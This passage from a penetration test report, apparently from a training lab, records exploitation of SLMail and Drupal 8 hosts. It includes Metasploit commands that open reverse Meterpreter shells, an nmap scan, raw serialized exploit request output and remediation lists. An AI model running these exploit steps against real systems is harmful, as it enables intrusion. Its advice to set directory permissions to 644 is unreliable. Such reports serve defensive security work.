<b>Remediation</b>	<p>Limit Administrator privileges  Harden local security policies  Segment the network to prevent lateral movement  Create firewall policies that block unnecessary connections  Disable WDigest authentication to prevent plaintext credentials from being stored in memory  Implement stronger password policies      Password Complexity - Advise and educate users on creating strong passwords      Password Changes - do not allow users to reuse passwords      Password Length - 10 Characters can take 4 months to crack, 12 characters can take up to 200 years to crack  Create automated task which regularly checks and downloads the latest software.  Enable Credential Guard to protect NTLM password hashes</p>

Vulnerability 22	Findings
<b>Title</b>	SLMail
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	used metasploit to search for exploits

	selected exploit/windows/pop3/seattlelab_pass Used cat to write out files																																																																											
Images	<pre>msf6 exploit(windows/pop3/seattlelab_pass) &gt; set rhost 172.22.117.20 rhost =&gt; 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) &gt; set lhost 172.22.117.100 lhost =&gt; 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:51  meterpreter &gt; ls Listing: C:\Program Files (x86)\SLmail\System =====</pre> <table border="1"> <thead> <tr> <th>Mode</th> <th>Size</th> <th>Type</th> <th>Last modified</th> <th>Name</th> </tr> </thead> <tbody> <tr><td>100666/rw-rw-rw-</td><td>32</td><td>fil</td><td>2022-03-21 11:59:51 -0400</td><td>flag4.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3358</td><td>fil</td><td>2002-11-19 13:40:14 -0500</td><td>listrcrd.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1840</td><td>fil</td><td>2022-03-17 11:22:48 -0400</td><td>maillog.000</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3793</td><td>fil</td><td>2022-03-21 11:56:50 -0400</td><td>maillog.001</td></tr> <tr><td>100666/rw-rw-rw-</td><td>4371</td><td>fil</td><td>2022-04-05 12:49:54 -0400</td><td>maillog.002</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1940</td><td>fil</td><td>2022-04-07 10:06:59 -0400</td><td>maillog.003</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-04-12 20:36:05 -0400</td><td>maillog.004</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2210</td><td>fil</td><td>2022-04-16 20:47:12 -0400</td><td>maillog.005</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2831</td><td>fil</td><td>2022-06-22 23:30:54 -0400</td><td>maillog.006</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-07-13 12:08:13 -0400</td><td>maillog.007</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2366</td><td>fil</td><td>2024-02-08 18:50:21 -0500</td><td>maillog.008</td></tr> <tr><td>100666/rw-rw-rw-</td><td>4156</td><td>fil</td><td>2024-02-12 18:07:17 -0500</td><td>maillog.009</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2366</td><td>fil</td><td>2024-02-14 18:40:51 -0500</td><td>maillog.00a</td></tr> <tr><td>100666/rw-rw-rw-</td><td>14428</td><td>fil</td><td>2024-02-14 21:07:57 -0500</td><td>maillog.txt</td></tr> </tbody> </table>	Mode	Size	Type	Last modified	Name	100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt	100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt	100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000	100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001	100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002	100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003	100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004	100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005	100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006	100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007	100666/rw-rw-rw-	2366	fil	2024-02-08 18:50:21 -0500	maillog.008	100666/rw-rw-rw-	4156	fil	2024-02-12 18:07:17 -0500	maillog.009	100666/rw-rw-rw-	2366	fil	2024-02-14 18:40:51 -0500	maillog.00a	100666/rw-rw-rw-	14428	fil	2024-02-14 21:07:57 -0500	maillog.txt
Mode	Size	Type	Last modified	Name																																																																								
100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt																																																																								
100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt																																																																								
100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000																																																																								
100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001																																																																								
100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:54 -0400	maillog.002																																																																								
100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003																																																																								
100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004																																																																								
100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005																																																																								
100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006																																																																								
100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007																																																																								
100666/rw-rw-rw-	2366	fil	2024-02-08 18:50:21 -0500	maillog.008																																																																								
100666/rw-rw-rw-	4156	fil	2024-02-12 18:07:17 -0500	maillog.009																																																																								
100666/rw-rw-rw-	2366	fil	2024-02-14 18:40:51 -0500	maillog.00a																																																																								
100666/rw-rw-rw-	14428	fil	2024-02-14 21:07:57 -0500	maillog.txt																																																																								
Affected Hosts	172.22.117.20																																																																											
Remediation	<p>Create automation for checking and performing updates on SLMail</p> <p>Require Authentication for SLMail</p> <p>Use encryption (SSL/TLS) to encrypt emails in transit</p> <p>Implement firewall restrictions to only the necessary ports for email transmission</p> <p>Reconfigure SLMail in a more secure manner</p> <p>Enable logging and monitoring on SLMail and regularly review logs</p> <p>Use of SIEM is recommended for better log management and alerting</p> <p>Implement content filtering policies to scan and filter email content for malicious attachments or scripts</p> <p>Encourage email encryption (PGP) to further protect confidentiality</p> <p>Further Segment the network and deploy SLMail in a DMZ to isolate from internal network</p> <p>Add Secure remote access should off premises administration be deemed necessary</p> <p>Minimize attack surface by disabling any unused protocols or services on the SLMail server</p> <p>Implement Application Control via whitelisting authorized applications to run on SLMail server</p>																																																																											

Vulnerability 23	Findings
Title	Drupal

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<p>Used Metasploits unix/webapp/drupal_restws_unserialize ran on 192.168.13.13</p> <p>Target was found vulnerable</p> <p>Ran 'getuid' in Meterpreter to reveal server username</p>
Images	<pre>(root㉿kali)-[~] nmap -sV -sS -A 192.168.13.13 Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-12 20:32 EST Nmap scan report for 192.168.13.13 Host is up (0.000043s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp    open  http    Apache httpd 2.4.25 ((Debian))   http-robots.txt: 22 disallowed entries (15 shown)  _ /core/ /profiles/ /README.txt /web.config /admin/  _ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/  _ /user/password/ /user/login/ /user/logout/ /index.php/admin/  _ /index.php/comment/reply/  _ http-title: Home   Drupal CVE-2019-6340  _ http-generator: Drupal 8 (https://www.drupal.org)  _ http-server-header: Apache/2.4.25 (Debian) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop  TRACEROUTE HOP RTT      ADDRESS 1  0.04 ms  192.168.13.13  OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds</pre> <pre>msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; search drupal Matching Modules ===== #  Name                               Disclosure Date   Rank    Check  Description --  -- 0  exploit/unix/webapp/drupal_coder_exec        2016-07-13   excellent  Yes   Drupal CODER Module Remote Command Execution 1  exploit/unix/webapp/drupal_drupageddon2       2018-03-28   excellent  Yes   Drupal Drupageddon 2 Forms API Property Injection 2  exploit/multi/http/drupal_drupageddon        2014-10-15   excellent  No    Drupal HTTP Parameter Key/Value SQL Injection 3  auxiliary/gather/drupal_openid_xxe          2012-10-17   normal    Yes   Drupal OpenID External Entity Injection 4  exploit/unix/webapp/drupal_restws_exec       2016-07-13   excellent  Yes   Drupal RESTWS Module Remote PHP Code Execution 5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20   normal    Yes   Drupal RESTful Web Services unserialize() RCE [1] 6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02   normal    Yes   Drupal Views Module Users Enumeration 7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29   excellent  Yes   PHP XML-RPC Arbitrary Code Execution  Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt;</pre>

	<pre> msf6 exploit(unix/webapp/drupal_restws_unserialize) &gt; set rhosts 192.168.13.13 rhosts =&gt; 192.168.13.13 msf6 exploit(unix/webapp/drupal_restws_unserialize) &gt; set lhost 172.22.117.100 lhost =&gt; 172.22.117.100 msf6 exploit(unix/webapp/drupal_restws_unserialize) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [-] Unexpected reply: #Rex::Proto::Http::Response&lt;0x00005a555973c08 @headers={ "Date"=&gt;"Tue, 13 Feb 2024 01:26:11 ian", "X-Powered-By"=&gt;"PHP/7.2.15", "Cache-Control"=&gt;"must-revalidate, no-cache, private", "X-UA-Compatible"=&gt;"IE-Content-Type-Options"=&gt;"nosniff", "X-Frame-Options"=&gt;"SAMEORIGIN", "Expires"=&gt;"Sun, 19 Nov 1978 05:00:00 GMT", "Content-Type"=&gt;"application/json", "@auto_cl=false @inside_chunk=0, @bufq="}, @body="[{"message":"The shortcut set must be the currently displayed set for the user's shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions."}], @code=403, @unk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @body.bytes_left=0, @request="POST /node?_fo 68.13.13\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9 20.44\r\nContent-Type: application/json\r\nContent-Length: 640\r\n\r\n{\"links\":[{\"n \"value\":24,\"GuzzleHttp\\\Psr7\\\FnStream\\\&gt;2:\&gt;s:33:\&gt;\u0000GuzzleHttp\\\Psr7\\\FnStream\\\u0000methods\\\&gt;:a:1 \"GuzzleHttp\\\HandlerStack\\\&gt;3:\&gt;s:32:\&gt;\u0000GuzzleHttp\\\HandlerStack\\\u0000handler\\\&gt;:s:23:\&gt;echo Icz uzleHttp\\\HandlerStack\\\u0000stack\\\&gt;a:1:{i:0;a:1:{i:0;s:6:\&gt;\u0000system\\\&gt;:j:31:\&gt;\u0000GuzzleHttp\\\Ha s:7:\&gt;\u0000resolve\\\&gt;:s:9:\&gt;\u0000fn_close\\\&gt;a:2:i:0;r:4;i:1:s:7:\&gt;\u0000resolve\\\&gt;:j}\&gt;n \&gt;n ],\&gt;\u0000_links\": \&gt;\u0000http://192.168.13.13/rest/type/shortcut/default"\&gt;n \&gt;n }, @peerinfo={"addr"=&gt;"192.168.13.13", "port"=&gt; [*] The target is vulnerable. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 4 opened (172.22.117.100:4444 -&gt; 192.168.13.13:54426 ) at 2024-02-12 20:26:12 -0500  meterpreter &gt; getuid Server username: www-data meterpreter &gt; </pre>
Affected Hosts	192.168.13.13
Remediation	<p>Create automated task which checks for new updates and downloads the latest versions of Drupal</p> <p>Require authentication and use strong credentials</p> <p>Set proper file permissions in settings.php</p> <ul style="list-style-type: none"> <li>Set directory permissions to 644</li> <li>Set file permissions to either 440 or 400</li> </ul> <p>Ensure Settings.php is read only and secured properly</p> <p>Use HTTPS to enforce SSL/TLS which will encrypt data in transit</p> <p>Harden PHP configuration</p> <ul style="list-style-type: none"> <li>Update to the latest version of php</li> <li>Disable dangerous PHP functions like ‘exec, shell_exec, passthru,’ etc</li> </ul> <p>Use a dedicated Database user for Drupal with minimal privileges</p>